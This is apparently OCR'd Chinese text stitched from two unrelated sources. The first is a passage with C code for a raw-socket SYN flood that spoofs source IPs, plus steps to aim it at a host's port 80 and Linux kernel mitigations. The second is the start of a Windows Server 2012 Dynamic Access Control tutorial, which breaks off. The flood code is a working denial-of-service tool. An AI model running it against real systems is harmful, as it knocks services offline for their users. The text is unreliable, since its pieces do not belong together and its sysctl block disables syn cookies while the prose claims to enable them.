
```
        unsigned int source_address;
        unsigned int dest_address;
        unsigned char placeholder;
        unsigned char protocol;
        unsigned short tcp_length;
        struct tcphdr tcp;
} pseudo_header;
int sock, sinlen;
struct sockaddr_in sin;

packet.ip.ihl = 5;
packet.ip.version = 4;
packet.ip.tos = 0;
packet.ip.tot_len = htons(40);
packet.ip.id = getpid();
packet.ip.frag_off = 0;
packet.ip.ttl = 255;
packet.ip.protocol = IPPROTO_TCP;
packet.ip.check = 0;
packet.ip.saddr = src_host;
packet.ip.daddr = dst_host;
packet.tcp.source = getpid();
packet.tcp.dest = htons(port);
  packet.tcp.seq = getpid();
packet.tcp.ack_seq = 0;
packet.tcp.res1 = 0;
packet.tcp.doff = 5;
packet.tcp.fin = 0;
packet.tcp.syn = 1;
packet.tcp.rst = 0;
packet.tcp.psh = 0;
packet.tcp.ack = 0;
packet.tcp.urg = 0;
packet.tcp.window = htons(512);
packet.tcp.check = 0;
packet.tcp.urg_ptr = 0;
sin.sin_family = AF_INET;
sin.sin_port = packet.tcp.source;
sin.sin_addr.s_addr = packet.ip.daddr;
```

```
if((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
{

      exit(1);
}

for(;;)
{
      packet.tcp.source++;
      packet.ip.id++;
     packet.tcp.seq++;
      packet.tcp.check = 0;
      packet.ip.check = 0;
     packet.ip.check = in_cksum((unsigned short *)&packet.ip, 20);
      pseudo_header.source_address = packet.ip.saddr;
      pseudo_header.dest_address = packet.ip.daddr;
      pseudo_header.placeholder = 0;
      pseudo_header.protocol = IPPROTO_TCP;
      pseudo_header.tcp_length = htons(20);
      bcopy((char *)&packet.tcp, (char *)&pseudo_header.tcp, 20);
      packet.tcp.check = in_cksum((unsigned short *)&pseudo_header, 32);
     sinlen = sizeof(sin);
      sendto(sock, &packet, 40, 0, (struct sockaddr *)&sin, sinlen);
}
close(sock);
```

在 Host A 上执行攻击程序，伪装源 IP 成 8.8.8.8（google DNS），目标地址 192.168.39.131 的 80 端口




在 Host B 上 netstat -an | grep SYN_RECV 可以看到产生大量 SYN_RECV 状态的连接



此时 Host B 收到包后连接为 SYN_RECV 状态，根据 TCP/IP 协议应该发送 SYN_ACK 回复给 Host A，在 Host B 上使用 tcpdump -i eth0 'tcp [13] & 2 =2'抓取，发现存在大量 SYN_ACK 状态的连接，

可惜源 ip 为伪装的地址，所以会超时重传。此时如有正常请求 Host B 的 80 端口，它的 SYN 包就会被 Host B 丢弃，因为半连接队列已经满了（耗尽内存以及 CPU 资源），从而达到攻击目的。



Linux kernel 也提供了 Syncookies 等机制来防止 syn 攻击，以下是具体修改的内核参数。

```
# default = 5

 net.ipv4.tcp_syn_retries = 3
 # default = 5
 net.ipv4.tcp_synack_retries = 3
 # default = 1024
 net.ipv4.tcp_max_syn_backlog = 65536
 # default = 124928
 net.core.wmem_max = 8388608
 # default = 131071
 net.core.rmem_max = 8388608
 # default = 128
 net.core.somaxconn = 512
 # default = 20480
 net.core.optmem_max = 81920
 # default = 1
 net.ipv4.tcp_syncookies = 0
```

其中 **net.ipv4.tcp_synack_retries**, **net.ipv4.tcp_syncookies**, **net.ipv4.tcp_max_syn_backlog** 作用分别是减小 SYN_ACK 重传次数，启用 syn cookie 和增加半连接队列长度。

虽然系统能在当半连接队列满时 ,启用 syn cookie 功能 ,但也不是可以完全防御的。因为其一 ,Linux kernel 的协议栈本身对此类 DDos 攻击的防御效有缺陷；其二，如果说攻击瞬间并发量足够大，毕竟 Host B 的 CPU、内存资源是有限的，所以一般采用专业的硬件防火墙设备。

Windows Server 2012 高级文件服务器管理-动态访问控制

作者：天鬼皇 来源：http://ghostlan.blog.51cto.com/5413429/1394504

【引子】

领导说：公司的文档对公司的发展至关重要，一定要保障公司文档的安全性和可用性，绝不可以泄密。

作者说：我的文档放在公司的服务器上安全吗？权限是如何控制的呢？

用户说：我想访问 XX 文档，为什么没有权限呢？我要申请权限。

安全，就像给 IT 穿一件棉袄，虽然行动不便，但是很暖和。面对着这种“领导要求‘暖和’，用户要求‘方便’“的局面，我们的 IT 管理员常常处于尴尬的地位，在各方力量的较量中，做着无聊的事情。

随着 Windows Server 2012 的发布，一项非常强大的文件服务器管理工具走进了我们的视野，那就是动态访问控制（DAC），本文，将为您展示 DAC 的强大所在……

【正文】

1.功能概述

大多数企业，会将自己的数据存储在文件服务器，因此，IT 管理员必须提供适当的安全和访问控制，在以前的 Windows 服务器版本中 ,IT 管理员主要的控制手段为 NTFS 的安全权限。但是在比较复杂的环境中 ,NTFS 权限的管理，很不方便。我有一个客户，员工数千人，但是权限管理非常细致，以至于，出现个别用户隶属于上千个组的情况。不仅仅是管理员的管理工作非常麻烦，早期的 Windows 版本还有每用户最多隶属于 1015 个组的限制。

Windows Server 2012 的发布，为我们带来了一种新的访问控制机制，即动态访问控制——DAC。动态访问控制提供了一种灵活的方式来运用和管理访问和审计。

DAC 提供如下功能：

1、文件分类：可以与 FSRM 结合，实现对服务器上的文件进行动态的分类，例如：通过关键字过滤，来定义文档的保密级别等。

2、访问控制：基于中央访问策略定议用户的访问控制，可以实现更加丰富的权限控制，例如：要求用户隶属于管理员组，并且用户所使用的计算机也隶属于管理员组，才拥有访问权限；或用户的部门属性等于文档的部门属性时，才拥有访问权限，以便限制跨部门的访问。

3、访问审计：可以使用中央审计策略定义文件访问审计，并生成审计报告。例如：审计有哪些用户访问过保密级别为高的文档。

4、RMS 集成：与 RMS 集成，实现文档权限的进一步细化。例如：只允许用户查看文档，而不可以复制内容或者打印、转发等。

5、拒绝访问援助：可以自定义拒绝访问的提示信息，以减少服务台的工作量以及减少排错的时间。

2.实验环境概述

本文实验环境如下：

Contoso 公司有一个域名为 contoso.com 的活动目录 ,其中域控制器的主机名为 DC1 ,并有一台名为 SRV1 的文件服务器，Win7 和 Win8 是两台客户端。所有用户和计算机位于组织单位 DAC 下。

公司的管理员对内部文档拥有较高权限，隶属于安全组 Manager；有一个名称为 Trainer 的部门，利用用户属性的部门属性进行标识。本实验主要实现如下两个目标：

1、对公司文档进行关键字过滤，进而实现保密级别的划分。只有当管理员组的用户，使用属于管理员组的计算机时，才可以访问文档。


2、为 Trainer 部门建立共享文件夹，并赋予 Trainer 属性，只有当用户的部门属性为 Trainer 时才可以访问。

用户的环境如下表：

对象名称	对象类型	部门属性	隶属于
Tom	用户	/	Manager Domain users
Jerry	用户	Trainer	Domain users
Win7	计算机	/	Domain Computers Manager-WKS
Win8	计算机	/	Domain Computers Manager-WKS

3.配置 AD 环境，以支持 DAC

1、编辑默认域控制器策略，展开如下级别：默认域控制器策略-计算机配置-策略-管理模板-系统-KDC。



2、配置并启用“KDC 支持声明、复合身份验证和 KerberosArmoring”，选择”支持“。


3、以 Administrator 登录 DC1，并刷新组策略：gpupdate/force。

4.配置用户和设备声明


1、以 Administrator 身份登录 DC1，打开 AD 管理中心。在列表视图中，点击动态访问控制。然后双击 Claim Types。

2、在 Claim Types 容器中，新建声明类型；

3、在创建声明类型窗口，在源属性选项中，选择 Department，在 Display name 框中填写 Company Department，并勾选计算机和用户复选框，如下图。




4、在 Claim Types 容器中再次新建声明类型，在源属性中选择 Description；清除用户复框，并选择计算机复选框，如下图。




5.配置资源属性

1、以管理员身份登录 DC1，打开 AD 管理中心，点击动态访问控制，打开 Resource Properties 容器。

2、右键点击，并启用 Department 和 Confidentiality 资源属性。




3、打开 Department 的属性，在建议值中添加 Trainer。




6.配置文件分类

1、以管理员身份登录 SRV1，并添加文件服务资源管理器（FSRM）这个角色。



2、在 C 盘新建两个文件夹，分别命名为 docs 和 Trainer，并共享，授予 everyone 读写的共享权限。在 c:\docs 文件夹下新两个文本文档 doc1.txt 和 doc2.txt，其中一个文档包含后面要用到的关键字“保密”。

3、打开文件服务器资源管理器（FSRM），展开分类管理，右键点击分类属性，并选择刷新，即可获取到前面配置的两条分类属性 Department 和 Confidentiality。



4、点击分类规则，利用如下配置信息新建一条分类规则：

规则名称：文档保密级别

作用域：c:\docs

分类方法：内容分类器

分类属性：Confidentiality

指定值：High

配置参数：正则表达式，保密。（如下图）

评估类型：勾选重新评估现有的属性值，并选择覆盖现有值。

5、立即运行分类规则，也可以按需要配置分类计划。

6、打开资源浏览器，打开 C:\docs，查看 doc1 的属性，分类标签中，Confidentiality 属性为空，而 doc2 的 Confidentiality 属性为 High。

7、打开资源浏览器，打开 C:\，并打开 Trainer 文件夹的属性，在分类标签中，将 Department 的值设为 Trainer。


7.配置中央访问规则和中央访问策略

1、以管理员身份登录 DC1，打开 AD 管理中心，在动态访问控制中，打开 Central Access Rules 容器。

2、利用如下配置信息创建访问规则：

规则名称：Department match

目标资源：资源-Department-等于-值-Trainer




当前权限：

n 移除 Administrator

n 添加 Authenticate Users，完全控制权限（可按需要调整）


n 添加条件：用户-companydepartment-等于-资源-department



3、利用如下资源新建另一条访问规则：

规则名称：访问高保密文档

目标资源：资源-Confidentiality-等-值-High



当前权限：

n 移除 Administrator

n 添加 Authenticate Users，完全控制权限（可按需要调整）

n 添加条件：用户-组-隶属于每项-值-Manager

n 添加第二条件：设备-组-隶属于每项-值-Manager-WKS

n 设置两个条件间的关系为 and

